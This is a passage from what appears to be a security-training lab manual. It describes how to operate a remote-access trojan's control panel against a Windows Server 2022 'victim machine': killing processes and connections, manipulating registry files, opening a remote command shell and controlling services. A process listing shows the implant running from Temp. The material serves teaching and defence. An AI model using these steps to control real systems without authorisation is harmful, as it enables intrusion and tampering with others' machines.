


23. Click on **Process Manager**. You will be redirected to the Process Manager, where you can right-click on a selected process and perform actions, such as **Kill**, **Delete**, and **Restart**.




Name	PID	Directory	User	CommandLine
AggregatorHost.exe	4144	System32	SYSTEM	
armsvc.exe	2984	1.0	SYSTEM	
csrss.exe	512		SYSTEM	
csrss.exe	608		SYSTEM	
ctfmon.exe	3692	system32	Administrator	
dfsrs.exe	2552	system32	SYSTEM	
dfssvc.exe	3364	system32	SYSTEM	
dns.exe	1720	system32	SYSTEM	
dwm.exe	1020	system32	DWM-1	
explorer.exe	5936	Windows	Administrator	/NoUACCheck
fontdrvhost.exe		stem32	UMFD-1	
fontdrvhost.exe		stem32	UMFD-0	
GoogleCrashHandler.exe		.36.122	SYSTEM	
GoogleCrashHandler64.exe	5216	1.5.36.122	SYSTEM	
ismserv.exe	3092	System32	SYSTEM	
lsass.exe	748	system32	SYSTEM	
Microsoft.ActiveDirectory.WebServices.exe	2464	ADWS	SYSTEM	
MoUsoCoreWorker.exe	816	System32	SYSTEM	-Embedding
mqsvc.exe	3168	system32	NETWORK SERVICE	
msdtc.exe	2888	System32	NETWORK SERVICE	
nfsclnt.exe	3336	system32	NETWORK SERVICE	
Registry	100		SYSTEM	
RuntimeBroker.exe	5944	System32	Administrator	-Embedding
RuntimeBroker.exe	6008	System32	Administrator	-Embedding
RuntimeBroker.exe	2000	System32	Administrator	-Embedding
RuntimeBroker.exe	6028	System32	Administrator	-Embedding
SearchApp.exe	1516	Microsoft.Windows.Search_cw5n1h2txyewy	Administrator	-ServerName:CortanaUI.AppX8z9r6jm96hw4b
server.exe	3380	Temp	Administrator	
services.exe	740		SYSTEM	
ShellExperienceHost.exe	5704	ShellExperienceHost_cw5n1h2txyewy	Administrator	-ServerName:App.AppXtk181tbxbce2qsex02
sihost.exe	2624	system32	Administrator	
smss.exe	380		SYSTEM	

24. Click on **Connections**, select a specific connection, right-click on it, and click **Kill Connection**. This kills the connection between two machines communicating through a particular port.




25. Click on **Registry**, choose a registry directory from the left pane, and right-click on its associated registry files.

26. A few options appear for the files; you can use these to manipulate them.




27. Click **Remote Shell**. This launches a remote command prompt for the victim machine (**Windows Server 2022**).
28. In the text field present in the lower section of the window, type the command **ipconfig/all** and press **Enter**.

29. This displays all interfaces related to the victim machine, as shown in the screenshot.




30. Similarly, you can issue all other commands that can be executed in the command prompt of the victim machine.

31. In the same way, click **Services**. You will be able to view all services running on the victim machine. In this section, you can use options to **start**, **pause**, or **stop** a service.



